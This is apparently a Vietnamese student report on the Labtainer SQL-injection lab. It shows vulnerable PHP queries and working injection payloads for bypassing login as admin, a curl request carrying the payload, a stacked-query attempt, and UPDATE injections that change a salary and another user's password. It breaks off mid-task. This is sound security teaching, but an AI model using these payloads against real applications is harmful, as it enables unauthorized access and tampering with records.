1. MỤC ĐÍCH.

Bài thực hành này hướng dẫn cách khai thác lỗ hổng SQL injection, chứng minh thiệt hại có thể đạt được do cuộc tấn công và nắm vững các kỹ thuật có thể giúp bảo vệ chống lại kiểu tấn công như vậy.

● SQL injection là một kỹ thuật chèn mã khai thác các lỗ hổng trong giao diện giữa các ứng dụng web và máy chủ cơ sở dữ liệu. Lỗ hổng bảo mật xuất hiện khi đầu vào của người dùng không được kiểm tra chính xác trong các ứng dụng web trước khi được gửi đến máy chủ cơ sở dữ liệu phía sau.

Nhiều ứng dụng web lấy đầu vào từ người dùng, sau đó sử dụng những đầu vào này để xây dựng các truy vấn SQL, từ đó ứng dụng web có thể lấy thông tin từ cơ sở dữ liệu. Các ứng dụng web cũng sử dụng truy vấn SQL để lưu trữ thông tin trong cơ sở dữ liệu. Khi các truy vấn SQL không được xây dựng cẩn thận, các lỗ hổng SQL injection có thể xảy ra. Cuộc tấn công SQL injection là một trong những cuộc tấn công phổ biến nhất trên các ứng dụng web.

2. YÊU CẦU ĐỐI VỚI SINH VIÊN

Có kiến thức về cơ sở dữ liệu


Có kiến thức về ngôn ngữ truy vấn có cấu trúc SQL

Tìm hiểu về lỗ hổng SQL injection


3. NỘI DUNG THỰC HÀNH.

KHỞI ĐỘNG LAB

● Chạy lệnh: labtainer -r sql-inject trong terminal




Chương trình sẽ hiển thị 2 terminal trong đó 1 cái là của client và 1 cái là của server. Đồng thời trình duyệt Firefox sẽ tự động khởi chạy trong vài giây.




NHIỆM VỤ

Labtainer đã tạo ra một trang web có chứa lỗ hổng SQL-injection. Ứng dụng web này là ứng dụng quản lý thông tin nhân viên đơn giản. Nhân viên có thể xem và cập nhật thông tin cá nhân của họ trong cơ sở dữ liệu thông qua ứng dụng web này. Chủ yếu có hai vai trò trong ứng dụng web này: Quản trị viên – vai trò đặc quyền và có thể quản lý thông tin hồ sơ cá nhân của từng nhân viên; Nhân viên – một vai trò bình thường và có thể xem hoặc cập nhật thông tin hồ sơ của chính mình. Tất cả thông tin nhân viên được mô tả trong bảng sau.




Task 1: MySQL Console

Mục tiêu của nhiệm vụ này là làm quen với các lệnh SQL bằng cách “chơi” với cơ sở dữ liệu được cung cấp.

MySQL là một hệ quản trị cơ sở dữ liệu quan hệ mã nguồn mở. Chúng tôi đã thiết lập MySQL trong thành phần "máy chủ". Tên người dùng là root và mật khẩu là seedubuntu. Đăng nhập vào bảng điều khiển MySQL trong thiết bị đầu cuối ảo của máy chủ bằng lệnh sau: mysql -u root –pseedubuntu 

Sau khi đăng nhập, bạn chỉ cần tải cơ sở dữ liệu hiện có này bằng lệnh sau:mysql> use Users;



Để hiển thị những bảng nào có trong cơ sở dữ liệu Users, bạn có thể sử dụng lệnh sau để in ra tất cả các bảng của cơ sở dữ liệu đã chọn: mysql> show tables;



Task 2: Sử dụng câu lệnh SELECT thực hiện tấn công SQL Injection

Nhiệm vụ của bạn, với tư cách là một kẻ tấn công, là đăng nhập vào ứng dụng mà không cần biết bất kỳ thông tin đăng nhập nào của nhân viên.

$conn = getDB();

$sql = "SELECT id, name, eid, salary, birth, ssn, phonenumber, address, email, nickname, Password

FROM credential

WHERE eid= ’$input\_eid’ and password=’$input\_pwd’";

$result = $conn->query($sql))

// The following is psuedo code

if(name==’admin’){

return All employees information.

} else if(name!=NULL){

return employee information.


} else {

authentication fails.

}

Câu lệnh SQL ở trên chọn thông tin cá nhân của nhân viên như id, tên, lương, ssn,… từ bảng credentials. Về cơ bản, chương trình kiểm tra xem có thông tin nào khớp với ID và mật khẩu của nhân viên hay không; nếu trùng khớp, người dùng được xác thực thành công và được cung cấp thông tin nhân viên tương ứng. Nếu không khớp, xác thực không thành công.


Gõ lệnh: select \* from credential;




Task 2.1: Tấn công SQL injection từ trang web

Nhiệm vụ của bạn là đăng nhập vào trang web với tư cách là quản trị viên để bạn có thể xem thông tin của tất cả các nhân viên. Bạn cần tìm cách nhập vào các trường ID Nhân viên và Mật khẩu để tấn công thành công

Nhập: ‘or NAME=’admin’;#






Task 2.2: Tấn công SQL injection từ dòng lệnh

Nhiệm vụ của bạn là lặp lại nhiệm vụ 2.1, nhưng bạn cần thực hiện mà không sử dụng tới trang web. Trong terminal client, bạn có thể sử dụng các công cụ dòng lệnh, chẳng hạn như curl, có thể gửi các yêu cầu HTTP:


*curl 'http://seedlabsqlinjection.com/unsafe\_credential.php?EID=%27+or+Name%3D%27Admin%27+%23Password='*




Task2.3: Nối 1 câu lệnh sql

Trong SQL, dấu chấm phẩy (;) được sử dụng để phân tách hai câu lệnh SQL. Hãy thử tấn công để xóa một bản ghi khỏi cơ sở dữ liệu và mô tả quan sát của bạn.

1000'; update credential set nickname='at02-142' where ssn = '10211002' ;#



Không thành công do đã chặn việc tấn công sửa xóa



Task 3: Tấn công SQL injection bằng câu lệnh UPDATE

$conn = getDB();

$sql = "UPDATE credential SET nickname=’$nickname’,

email=’$email’,

address=’$address’,

phonenumber=’$phonenumber’,

Password=’$pwd’


WHERE id= ’$input\_id’ ";

$conn->query($sql))

Task 3.1: Tấn công SQL injection bằng câu lệnh UPDATE – chỉnh sửa lương của nhân viên

Chúng tôi giả định rằng bạn biết rằng tiền lương được lưu trữ trong một cột gọi là salary.


Đăng nhập: ‘ or 1=1 #






Sau đó Edit profile

Chỉnh sửa lương lên 60000: Chỉnh sửa lương ‘ ,salary=’60000






Sửa lương thành công


Task 3.2: Tấn công SQL injection bằng câu lệnh UPDATE – chỉnh sửa password của người khác. Login tài khoản bất kỳ:





Dùng alice để thay đổi pass của Ryan

